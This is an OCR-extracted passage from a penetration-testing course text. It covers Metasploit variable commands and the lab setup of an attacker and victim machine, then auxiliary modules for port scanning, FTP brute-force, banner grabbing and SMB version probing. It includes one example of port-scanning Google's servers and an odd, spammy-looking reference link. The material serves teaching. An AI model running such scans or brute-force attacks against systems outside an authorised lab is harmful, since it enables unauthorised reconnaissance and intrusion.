
- The set and setg commands: The set command assigns a new value to one of the (local) variables (such as RHOST, RPORT, LHOST, and LPPORT) within the Metasploit Framework. However, the set command assigns a value to the variable that is valid for a limited session/instance. The setg command assigns a new value to the (global) variable on a permanent basis so that it can be used repeatedly whenever required.

  Its syntax is: msf> set msf> setg We can see the set and setg commands in the following screenshot

- The unset and unsetg commands: The unset command simply clears the value previously stored in a (local) variable through the set command. The unsetg command clears the value previously stored in a (global) variable through the setg command: syntax is: msf> unset msf> unsetg We can see the unset and unsetg commands in the following screenshot

7.6 Updating the Metasploit Framework

The Metasploit Framework is commercially backed by Rapid 7 and has a very active development community. New vulnerabilities are discovered almost on a daily basis in various systems. For any such newly discovered vulnerability, there's quite a possibility that you get a ready-to-use exploit in the Metasploit Framework. However, in order to keep abreast with the latest vulnerabilities and exploits, it's important to keep the Metasploit Framework updated. You may not need to update the framework on a daily basis (unless you are very actively involved in penetration testing); however, you can target for weekly updates. The Metasploit Framework offers a simple utility called msfupdate that connects to the respective online repository and fetches the updates:



Summary

In this chapter, we have seen how the Metasploit Framework is structured and some common console commands. In the next chapter, we'll practically start using the Metasploit Framework for performing information gathering and enumeration on our target systems. For using most modules within the Metasploit Framework, remember the following sequence:

1. Use the use command to select the required Metasploit module.
2. Use the show options command to list what all variables are required in order to execute the selected module.
3. Use the set command to set the values for required variables.
4. Use the run command to execute the module with the variables configured earlier.

Questions

1. Explain the anatomy of Metasploit.
2. Explain the structure of Metasploit.
3. List & Explain the Metasploit components.
4. Explain the following :
    i. Auxiliaries
    ii. Exploits
    iii. Encoders
    iv. Payloads
    v. Post
5. What is Variables in Metasploit?
6. How can we update the Metasploit Framework?

Reference for further reading

http://cs.uccs.edu/~cs591/metasploit/users_guide3_1.pdf

http://peugeoturbanvisions.com/adminwrap/follow/summary.php?use=metasploit&isbn=57d85c3f35bdfa133363a257145e1334

https://www.sciencedirect.com/topics/computer-science/metasploit-framework

8

INFORMATION GATHERING WITH METASPLOIT

Unit Structure:

8.0 Objectives


1. To do information gathering and enumeration on various protocols.
2. To sniff the password with Metasploit.
3. To execute advanced search using Shodan

8.1 Information gathering and enumeration

The information gathering is the process to detect system security vulnerabilities or weak points, which are then attempted to be exploited.

The process of obtaining user identities, machine names, network resources, shares, and services from a system is known as enumeration. The attacker establishes an active connection to the system and conducts directed queries to learn more about the target during this phase.


Setup of Attacker Machine:



Setup of Victim Machine:


Download ISO file of operating system from below link in VMware. First shut down the Kali Linux and then install Puppy Linux. This operating system is very light weight and take very less RAM memory.

http://distro.ibiblio.org/puppylinux/puppy-fossa/fossapup64-9.5.iso



Network Configuration:

Create bridge connectivity in between Victim Machine (Puppy Linux) and Attacker Machine (Kali Linux) or setting NAT so both machines are connected in one network.




Connectivity between Attacker Machine and Victim Machine:

We have to check if these two machines are connected with each other by using *ping* command.

Steps:


1. Open terminal in Kali Linux and type command *ifconfig* for getting IP address of Attacker Machine.

   IP address is 192.168.6.128




2. Open terminal in Puppy Linux and type command *ifconfig* for getting IP address of Victim Machine.

   IP address is 192.168.6.129




3. Check connectivity of these two machines by using *ping* command

Attacker Machine:



Victim Machine:



Both machines are connect with each other as we receive responses from them by applying *ping* command

Protocols:


In this chapter we will study how TCP, UDP, FTP, SMB, SMTP, HTTP, SSH, DNS, and RDP protocols are used for information gathering and enumeration.

8.1.1 Transmission Control Protocol (TCP) is a connection-oriented protocol that ensures packet transmission reliability. The TCP protocol is used by many services, including Telnet, SSH, FTP, and SMTP. This module runs a simple port scan on the target machine and reports on the open TCP ports.


Its auxiliary module name is *auxiliary/scanner/portscan/tcp,*

Steps:


1. Open terminal and write *msfconslole* for starting msf



2. Write command *use auxiliary/scanner/portscan/tcp* infront of msf



3. Then write *show options*



4. and you will have to configure the following parameters:

   RHOSTS: IP address or IP range of the target to be scanned (192.168.6.129- Puppy Linux [Victim Machine] IP address)


   PORTS: Range of ports to be scanned (1-1000)

   We can see this auxiliary module in the following screenshot:

If we do not have the IP address of Victim Machine then we can use URL of it.

Example: If we want to see how many TCP ports the Google server has open and we don't know the IP address of the connected server, we can use the command below:

Set RHOST ***www.google.com***



Also, we get IP address of the connected server machine. So, see in the above terminal for TCP port number 80 and 443 is open and IP address of Google server is 142.250.182.4


8.1.2 User Datagram Protocol

User Datagram Protocol (**UDP**) When compared to TCP, it is lighter, but not as dependable. Services like SNMP and DNS make use of UDP. This module runs a simple port scan on the target machine and reports which UDP ports are available.

Its auxiliary module name is *auxiliary/scanner/discovery/udp_sweep*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



8.1.3 File Transfer Protocol

File Transfer Protocol (**FTP**) is the most frequent method for transferring files between the client and the server. TCP port 21 is used by FTP for communication.

Let's go through some of the following FTP auxiliaries:

ftp_login: This module helps us perform a brute-force attack against the target FTP server.


Its auxiliary module name is *auxiliary/scanner/ftp/ftp_login*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

USERPASS_FILE: Path to the file containing the username/password list

You can either create your own custom list that can be used for a bruteforce attack, or there are many wordlists instantly available for use in Kali Linux, located at |usr|share|wordlists.

We can see this auxiliary module in the following screenshot:




ftp_version: This module uses the banner grabbing technique to detect the version of the target FTP server.

Its auxiliary module name is *auxiliary/scanner/ftp/ftp_version*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

Once you know the target service's version, you may start looking for vulnerabilities and exploits that are particular to that version.

We can see this auxiliary module in the following screenshot:



anonymous: Some FTP servers are configured incorrectly, allowing remote users anonymous access. This auxiliary module checks whether the target FTP server supports anonymous access.

Its auxiliary module name is *auxiliary/scanner/ftp/anonymous*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```
msf auxiliary(anonymous) > run

[+] 192.168.44.129:21     - 192.168.44.129:21 - Anonymous READ (220-FileZilla Server version 0.9.40 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

8.1.4 Server Message Block

Server Message Block (**SMB**) is an application layer protocol for sharing files, printers, and other resources. SMB communicates through TCP port 445.

Let's go through some of the following SMB auxiliaries:

This auxiliary module probes the target to check which SMB version it's running.

Its auxiliary module name is *auxiliary/scanner/smb/smb_version*, and

you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR ident
                                       ifier, or hosts file with syntax 'fi
